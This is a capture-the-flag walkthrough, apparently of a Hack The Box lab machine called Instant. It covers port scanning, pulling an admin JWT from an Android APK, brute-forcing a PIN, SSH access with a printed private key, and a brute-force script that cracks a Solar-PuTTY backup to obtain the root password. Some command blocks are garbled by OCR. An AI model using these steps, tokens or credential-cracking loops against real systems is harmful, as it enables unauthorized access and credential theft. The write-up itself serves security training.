
Information Gathering

1) Found open ports

```
👃 vigneswar@VigneswarPC: ~
   ·(vigneswar® VigneswarPC)-[~]
$ tcpscan 10.129.239.106
Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-13 11:01 IST
Nmap scan report for 10.129.239.106
Host is up (0.20s latency).
Not shown: 63563 closed tcp ports (reset), 1970 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
      STATE SERVICE VERSION
                     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
    256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open http
                    Apache httpd 2.4.58
_http-title: Did not follow redirect to http://instant.htb/
 _http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.99 seconds
   (vigneswar@ VigneswarPC)-[~]
```

2) Checked the website



3) Found more pages

```
igneswar®VigneswarPC)-[~]
eroxbuster -u 'http://instant.htb/'
        Target Url
Threads
Wordlist
                                                                              http://instant.htb/
                                                                              /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
        Status Codes
Timeout (secs)
        User-Agent
Config File
Extract Links
                                                                             feroxbuster/2.10.3
/etc/feroxbuster/ferox-config.toml
                                                                             true
[GET]
u
         Recursion Depth
         New Version Available
                                                                             https://github.com/epi052/feroxbuster/releases/latest
        Press [ENTER] to use the Scan Management Menu"
                                                                                         273c Auto-filtering found 404-like response and created new filter; toggle off with 276c Auto-filtering found 404-like response and created new filter; toggle off with 308c http://instant.htb/img => http://instant.htb/img/
307c http://instant.htb/js => http://instant.htb/js/
314c http://instant.htb/downloads => http://instant.htb/downloads/
202c http://instant.htb/img/scripts.js
16379c http://instant.htb/img/logo.png
315c http://instant.htb/img/logo.png
315c http://instant.htb/img/blog-1.jpg
199577c http://instant.htb/img/blog-1.jpg
199577c http://instant.htb/css/default.css
308c http://instant.htb/css/blog-2.jpg
16c http://instant.htb/img/blog-2.jpg
16c http://instant.htb/css/
5415990c http://instant.htb/css/
5415990c http://instant.htb/img/blog-3.jpg
16379c http://instant.htb/img/blog-3.jpg
16379c http://instant.htb/javascript/jquery => http://instant.htb/javascript/jquery/
289782c http://instant.htb/javascript/jquery/jquery
                                                                                                       273c Auto-filtering found 276c Auto-filtering found
                                                                                                                                                                                   104-like response and created new filter; toggle off with --<mark>dont-filter</mark>
104-like response and created new filter; toggle off with --<mark>dont-filter</mark>
                     GET
                                                                              28w
                                                                             28w
                    GET
                                              73l
337l
                                                                       165w
1155w
                    GET
                    GET
GET
                                                491
91
                                                                          241w
28w
                                           245l
7852l
9l
                    GET
GET
                                                                     1305w
19986w
                     GET
                                                                            28w
                     GET
                     GET
                    GET
GET
                                                                        1155w
                     GET
                                        10907L
                                                                     44549w
```

4) Found a vhost and cookie in apk

```
*instant (1) - jadx-gui
                                                                                                                                                                                                                                                                                                                          _ 🗆 🗙
      View Navigation Tools Plugins Help
들 라 S B 년 호 m Q @ @ 合 ← → B 및 호 目 ៛
instant (1).apk
     Files
     instant (1).apk
Scripts
Source code
android.support.v4
                                                                                import com.google.gson.JsonParser;
import com.google.gson.JsonSyntaxException;
import java.jo.IEException;
import okhttp3.Call;
import okhttp3.Callback;
import okhttp3.Callback;
import okhttp3.Request;
import okhttp3.Request;
import okhttp3.Repsonse;
     androidx
        □ google
                                                                              > @ AdminActivities
           @ animator
            @ attr
           Gattr
Gbool
Gdimen
ForgotPasswordActivity
Ginteger
Ginterpolator
                                                                                                 @Override // okhttp3.Callback
public void onFailure(Call call, IOException iOException) {
    System.out.println(*Error Here : * + iOException.getMessage());
                                                                                                     erride // okhttp3.Callback
Lic void onResponse(Call call, Response response) throws IOException {
if (response.isSuccessful()) {
            CoginActivity
MainActivity
           ProfileActivity
                                                                                                         System.out.println(JsonParser.parseString(response.body().string()).getAsJsonObject().get(*username*).getAsString());
} catch (JsonSyntaxException e) 
System.out.println("Error Here: " + e.getMessage());
                                                                        41
            RegisterActivity
                                                                        43
    > @ SplashActivity
> @ TransactionActivity
> was TransactionActivity
> workinx.coroutines
> okhttp3
> okio
                                                                                          });
return "Done";
      org
pl.droidsonroids
  Resources
     assets
     ■ kotlin
     ■ lib
     ■ META-INF
     # AndroidManifest.xml
classes.dex
bebugProbesKt.bin
```

```
(vigneswar@ VigneswarPC)-[~]

$ curl 'http://mywalletvl.instant.htb/api/v1/view/profile' -H "Authorization: eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQ i0iJmMGVjYTZINS030DNhLTQ3MWQt0WQ4Zi0wMTYyY2Jj0TAwZGIiLCJleHAi0jMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"

{"Profile":{"account_status":"active", "email":"admin@instant.htb", "invite_token": "instant_admin_inv", "role":"Admin", "username":"instantAdmin", "wallet_balanc e":"100000000", "wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"}, "Status":200}
```

eyJhbGciOiJIUzI1NilsInR5cCl6lkpXVCJ9.eyJpZCl6MSwicm9sZSl6lkFkbWluIiwid2FsSWQiOiJmMGVjYTZI-NS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJIeHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoN-FHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA

5) Found various endpoints http://mywalletv1.instant.htb/api/v1/confirm/pin


http://mywalletv1.instant.htb/api/v1/initiate/transaction http://mywalletv1.instant.htb/api/v1/register http://mywalletv1.instant.htb/api/v1/view/profile http://mywalletv1.instant.htb/api/v1/login


6) Bruteforced pin of admin

```
"Vignesmar@VignesmarpC-|-/temp|
$ ffuf = pins \ '0987' = | \understand \ \\understand \ \understand \understand \ \understand \understand \ \understand \ \understand \ \understand \ \understand \understand \ \understand \ \understand \understand \ \understand \ \understand \understand \ \understand \understand \ \understand \u
```

7) Found another vhost


```
ares/values-ne/plurals.xml
                                                      ares/values-ne/strings.xml
                                                                                      == res/xml/network_security_config.xml
    <network-security-config>
3
       <domain-config cleartextTrafficPermitted="true">
4
           <domain includeSubdomains="true">mywalletv1.instant.htb
           </domain>
5
           <domain includeSubdomains="true">swagger-ui.instant.htb
           </domain>
3
       </domain-config>
   </network-security-config>
```





Vulnerability Assessment

1) Found directory traversal



Exploitation

1) Connected with ssh

----BEGIN RSA PRIVATE KEY----MIIEowIBAAKCAQEAvOF7VH3XFev8wfTl23BjUyD9CP09ED/GUuLyjlDz1wWG0Iqc J6a+YKIyd65blXZ5ZK5F30ephQ6uyuF4iJeEu7CdHDstQyN/99vK4S6stUDYeRC7 eUTghb1FcXDoY1b//FT87RvWKJY5e7hv7Lc831pm+64qBVrWiEIQ63WHp5JPd4Y1 7idACBXetUwWYyF578AvQYjRGUkvTxnWkqbqxqtQQuqYkZw1C4i89WHRUqONZZE7 W9JTwV0iUb4uj6iexBfI9aHGxwte4OfeXInyhHchlIzba/2+j83+/0g7Otzi9sGu HjXfaJkU5htB96J5nZyHkfgpgfEft7LUe1dh3wIDAQABAoIBAAN5bFDWDb5H/Hq+ 2/mI3DLbwPvI2LYzTh0ZMpf+kjWq0tuEKTIrhYX2hdIgwWuC5eG9u0h0A6bAaeOu eQ6eJuFi8sjhp8f73685+kXhG2ksG69CaQhmhXDAVgYrqwKkx4mnMI3V/L77YGxP rLNgfXyoR4uqnPhDPv37pR8HpuqkpLgdUevmM0pogkXB/+zwfUqaiz0vBW0xTVkm sBTTo6KwihBzS0M0dfd078GMY9Iy9X7Lh7YeBxNbidnLMWiz2Y+1g3WT0djaP0P8 Zr2BqZVL0qr0od4JAnth92b0voiiqHq/I4tb0dAIES+X4eaikirdrc3JEC0oMiur n0d8NqECgYEA7IETpatY/tQq0AV6QhlvH5xbzV0dxUbz9jCzAZk0oJ41Xh6H+0Zs 6h4i6864h0ECOuJliFunyqGIYYq4bi+k/Yp8imt6t8BXhlkrMB4mI0b5LHiNlTth 4SiEO5hTswDk7jDV3ySpUEmBx3XuQl5c2hcRqJCtX0vqu8Uv8bc91f8CqYEAzHNp vjC6rWC0bhYDYFosMs6Yjt1BugSD7wPZWc1w6thB+E1/zMacjAh+gwF3olJ41viZ s0myuT+N/i9jW/NxeFVNsngrN1ugY8n10f8FZX6CBub55YfPCjv6R7gLrnoPgXtc FcwiBi5M4JHSAN6B3oDykqtQiB7Wc+cWfJkZNCECgYEAymi6A0rB8u5wabKWb0XJ phsysnMEHKfZ+ZS6Tx7o3KIqeI/WvV2wTzpVls1IPGk6eFz0mpwe4ZwX1atcpujd 4yRX7DuKPqM+BTxhawASkdSXQsk2G0dEQ0hlK3/1+lhEldpz4FNHGPCqQq4aqPCL tRdTRJn1135gKzPbEZtLL88CgYBTfysHVoVWu2FPyk00vP7h/QfHCMuH+cIcAhlp GILuFkXS72urKM3UTr/EJvxB2aaqPLsqwo9wImm0DrJoYiLMPyJNKdCUeiIlvtwc xG7ixWi7Aue5+t3uUxJi6eIzbnwYqFWyPT0EAzK4YDVAz56ATW9DwR1Rii6RBSZk 2m21oQKBgDap1Gvc6o1RBaIA8rogqeE32Axh6YiD8IfJkhB1BpjWN8rpCe37NBQZ nVC9Y0Kvk9edCTP5/KQQKp0b/AsWuRD67Zb24tY9BiTr4+rsfrPyn4A70i6qg3N5 PCrK6DVbV/ac0DcCkh6QNIAE4P88WZ6KFnpXntGSXciIqXLlyVEI ----END RSA PRIVATE KEY----

```
·(vigneswar& VigneswarPC)-[~/temp]
 -$ chmod 400 id_rsa
  -(vigneswar⊕VigneswarPC)-[~/temp]
└─$ ssh shirohige@instant.htb -i id_rsa
The authenticity of host 'instant.htb (10.129.239.106)' can't be established.
ED25519 key fingerprint is SHA256:r+JkzsLsWoJi57npPp0MXIJ0/vVzZ22zbB7j3DWmdiY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'instant.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)
  Documentation:
                   https://help.ubuntu.com
                   https://landscape.canonical.com
  Management:
  Support:
                   https://ubuntu.com/pro
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
shirohige@instant:~$
```

Privilege Escalation

1) Found a secret key

```
shirohige@instant:~/projects/mywallet/Instant-Api/mywallet$ cat .env
SECRET_KEY=VeryStrongS3cretKeyY0uC4NTGET
LOG_PATH=/home/shirohige/logs/shirohige@instant:~/projects/mywallet/Instant-Api/mywallet$ |
```

2) Found a strange backup file

```
shirohige@instant:/opt/backups/Solar-PuTTY$ ls
sessions-backup.dat
shirohige@instant:/opt/backups/Solar-PuTTY$ |
```

3) Found a tool to decode it https://github.com/VoidSec/SolarPuttyDecrypt_v1.zip

```
Trying: computer
Trying: daniel
Trying: diablo
Trying: dragon
Trying: elite
Trying: estrella
Password found: estrella

(vigneswar@VigneswarPC)-[~/temp/SolarPuttyDecrypt_v1]

$ cat brute.sh
for password in $(cat /usr/share/seclists/Passwords/Common-Credentials/best110.txt); do
echo "Trying: $password";
./SolarPuttyDecrypt.exe ./sessions-backup.dat "$password" &>/dev/null && echo "Password found: $password" && break;
done;
```

4) Found root password

```
-(vigneswar& VigneswarPC)-[~/temp/SolarPuttyDecrypt_v1]
 -$ ./SolarPuttyDecrypt.exe ./sessions-backup.dat "estrella"
SolarPutty's Sessions Decrypter by VoidSec
{
  "Sessions": [
     "Id": "066894ee-635c-4578-86d0-d36d4838115b",
     "Ip": "10.10.11.37",
     "Port": 22,
     "ConnectionType": 1,
     "SessionName": "Instant",
     "Authentication": 0,
     "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
     "LastTimeOpen": "0001-01-01T00:00:00",
     "OpenCounter": 1,
     "SerialLine": null.
     "Speed": 0,
     "Color": "#FF176998",
     "TelnetConnectionWaitSeconds": 1,
     "LoggingEnabled": false,
     "RemoteDirectory": ""
 ],
"Credentials": [
     "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
     "CredentialsName": "instant-root",
     "Username": "root",
     "Password": "12**24nzC!r0c%q12",
     "PrivateKeyPath": "",
     "Passphrase": "",
     "PrivateKeyContent": null
  "AuthScript": [],
  "Groups": [],
```

root:12**24nzC!r0c%q12

5) Got root access

shirohige@instant:~\$ su root Password: root:12**24nzClr0c%q12 root@instant:/home/shirohige# cat /root/root.txt

645a169cf770f4da21e38c2060e2322f

root@instant:/home/shirohige#